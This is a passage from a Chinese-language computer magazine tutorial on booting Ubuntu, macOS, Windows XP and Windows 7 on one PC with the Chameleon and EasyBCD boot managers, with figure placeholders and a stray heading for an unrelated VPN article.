


图12

方法二

用变色龙来引导，变色龙就是chameleon它分为Mac版和windows版，它有强大的图形化引导功能支持windows、Linux、MacOS等系统的引导。引导效果要比tboot要强得多。下面就讲解一下如何用变色龙来引导。首先是系统的安装顺序为：Ubuntu - MacOS - xp - windows7。我们要用的变色龙是windows版的。要安装在xp上还是windows7上呢？其实这两个系统在哪一个都可以，只是安装方法略有些不同。要是在xp下安装就要在安装windows7之前就要把变色龙安装好，要注意的是在xp下安装时要先安装NET Framework V2.0（或更高版本）然后再安装变色龙，这个大家可以到微软的官网上去下载。步骤是把Chameleon Install RC4安装包放在C盘的根目录下，双击Chameleon Install就会出现如图14所示，在“选择系统”选择你当前系统点击安装就成功了。（注意要把xp装在FAT分区这样变色龙才管用。）装好以后重启在启动引导向选择Chameleon就会看到如图15所示用方向键选择系统按回车就可以进入系统了，它可以自动根据你硬盘分区的格式来分辨你的系统，非常简单。如果实windows7下安装就不用安装NET Framework V2.0了。同样是把安装包放到windows7所安装分区的根目录下进行安装然后重启就完成了。




图13




图14




图15




图16

方法三

用EasyBCD来引导。使用它可以随意的添加或删除引导项，而且还支持MacOS、Linux等系统的引导。系统安装顺序和用变色龙引导一样，安装时在xp和windows7上都可以，但是建议大家在windows7下安装，因为在xp下添加之前也要安装NET Framework V2.0。安装完windows7是就会看到xp和windows7的引导向，我们只要添加Ubuntu和马MacOS的引导向就可以了。如图16所示以管理员身份运行EasyBCD，找到“添加-删除（项目）”找到添加启动项目里的Linux/BSD我们用它来添加Ubuntu的引导向类型选择Grub名称填Ubuntu磁盘号填安装Ubuntu分区的磁盘号然后按添加就行了。接着添加MacOS的引导项如图17所示找到“Mac OS X”一栏在平台版本上选择“Generic ×86 PC”名称自已填接着就选择启动的磁盘了，有自动选的还有手动选择的，推荐大家选择手动。最后按添加按钮MacOS的引导向就添加完了。重启就可以看到这四个系统的引导启动项了。

到此这多系统的安装与引导就讲完了，相信大家也觉得一台电脑多个系统的美梦可以实现了。所以只要敢于去尝试就会成功，在此祝大家好运都能安装成功。




图17

（本文所涉及的网盘地址、驱动对照表、Hash、Chameleon Install RC4、EasyBCD、tboot光盘已收录）

沟通无阻碍 各种平台下架设VPN翻墙

光午休

